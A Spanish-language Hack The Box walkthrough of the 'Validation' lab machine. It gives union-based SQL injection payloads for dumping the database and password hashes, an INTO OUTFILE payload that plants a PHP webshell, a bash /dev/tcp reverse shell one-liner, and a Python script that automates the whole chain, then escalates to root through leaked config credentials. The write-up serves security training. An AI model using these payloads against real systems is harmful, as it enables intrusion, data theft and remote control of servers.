
265- VALIDATION


1. VALIDATION

https://app.hackthebox.com/machines/Validation





1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

- 

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los puertos: *22, 80, 4566 y 8080*.
  - 


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Los tres últimos puertos son servicios *HTTP*.
  - 

1.3. Tecnologías web


- Whatweb: nos reporta lo siguiente, aplicamos este escaneo a todos los puertos HTTP.

1.4. SQL Injection to RCE via file upload (1)


- Vemos una especia de formulario al entrar en la página web. Probamos un XSS para ver si la web es vulnerable: `<script>alert("XSS")</script>`. El servidor es vulnerable, ya que respondió mostrando una ventana emergente. En este caso, se trata de un Stored XSS, ya que se está almacenando en el servidor y por tanto, esta ventana emergente aparece cada vez que recargamos la página. En cualquier caso, como no estamos logueados en el servidor (ni parece que podamos hacerlo), no hay nada que podamos robar aparentemente.




- Anteriormente, probamos a realizar una inyección SQL en el campo de entrada de usuario, pero éste no era vulnerable. Vamos a interceptar una petición con Burp Suite para modificar el valor del campo *country*. En este campo probamos otra inyección: `Brazil' union select 1-- -`.





- La página es vulnerable, pues nos ha mostrado el `1` que hemos inyectado. Probamos ahora esta inyección, la cual usamos para obtener el nombre de de la *base de datos en uso*: `Brazil' union select database()-- -`. Vemos que ésta se llama *registration* (los demás campos son usuarios que registramos previamente).




- Seguimos ahora para enumerar el nombre de *todas las bases de datos*: `Brazil' union select schema_name from information_schema.schemata-- -`. Tenemos 4 bases de datos diferentes, las cuales podemos ver en la siguiente imagen.




- Vamos a enumerar ahora las tablas para la base de datos de *registration* usando esta sentencia: `Brazil' union select table_name from information_schema.tables where table_schema="registration"-- -`. Enviamos la consulta y recargamos la página. Hay una tabla que se llama también *registration*.
  - 

- Para enumerar las columnas dentro de la tabla *registration*: `Brazil' union select column_name from information_schema.columns where table_name="registration"-- -`. Obtenemos 4 columnas al enviar esta consulta.
  - 

- Para obtener ahora los valores de las columnas de *username* y *userhash*: `Brazil' union select group_concat(username,0x3a,userhash) from registration-- -`. No obstante, con esta inyección obtenemos los valores correspondientes a los usuarios que nosotros hemos creado, cosa que no nos interesa.
  - `0x3a`: equivalen a a los dos puntos `:` en hexadecimal. Usamos esto para evitar conflictos.

- 

- Vamos a intentar subir ahora un archivo: `Brazil' union select "probando" into outfile "var/www/html/prueba.txt"-- -`. Tenemos la capacidad de subir contenido a una ruta, ya que pudimos acceder al mismo desde el navegador. La idea entonces sería subir una *webshell en PHP*, ya que la página interpreta PHP. Para ello, inyectamos: `Brazil' union select "<?php system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/prueba.php"-- -`. Accedemos ahora desde el navegador. Tenemos ejecución remota de comandos.
  - 

- Nos ponemos en escucha con **Netcat** y nos enviamos una shell reversa con este *one-liner*: `?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.23/1234 0>%261"`. Estamos dentro del sistema como *www-data*. Realizamos el *tratamiento de la TTY*.
  - Recordemos que urlencodeamos `&` en `%26`.
  - 

1.5. SQL Injection to RCE via file upload with Python script (2)

- En esta otra alternativa, creamos un script para automatizar todo este proceso.

```
from pwn import *
import signal
import requests


def def_handler(sig, frame):
    print("Se ha finalizado el programa")
    sys.exit(1)

# Ctrl + C
signal.signal(signal.SIGINT, def_handler)


if len (sys.argv) != 3:
    log.failure("Uso: %s <ip-address> filename" % sys.argv[0])
    sys.exit(1)


# Variables globales
ip_address = sys.argv[1]
filename = sys.argv[2]
main_url= "http://%s/" % ip_address


def createFile():
    data_post = {
           'username': 'admin',
           'country': """Brazil' union select "<?php system($_REQUEST['cmd']); ?>" into
outfile "/var/www/html/%s"-- -""" % (filename)
    }

    r = requests.post(main_url, data=data_post)


def getAccess():
    data_post = {
        'cmd': "bash -c 'bash -i >& /dev/tcp/10.10.14.23/443 0>&1'"
    }

    r = requests.post(main_url + "%s" % filename, data=data_post)



if __name__ == '__main__':

    createFile()
    getAccess()
```

- `createFile`: envía una solicitud *HTTP POST* al servidor web en la dirección `main_url` con un payload que explota una vulnerabilidad de inyección SQL para crear un archivo PHP en el servidor.

- `getAccess`: envía otra solicitud *HTTP POST* al servidor web para ejecutar comandos en el sistema, aprovechando el archivo PHP creado anteriormente.

1.6. Privesc via leaked credentials in config file

- En la misma ruta que nos encontramos, vemos un archivo config.php, en el cual vemos unas credenciales con las cuales pudimos iniciar sesión como usuario **root**.
  -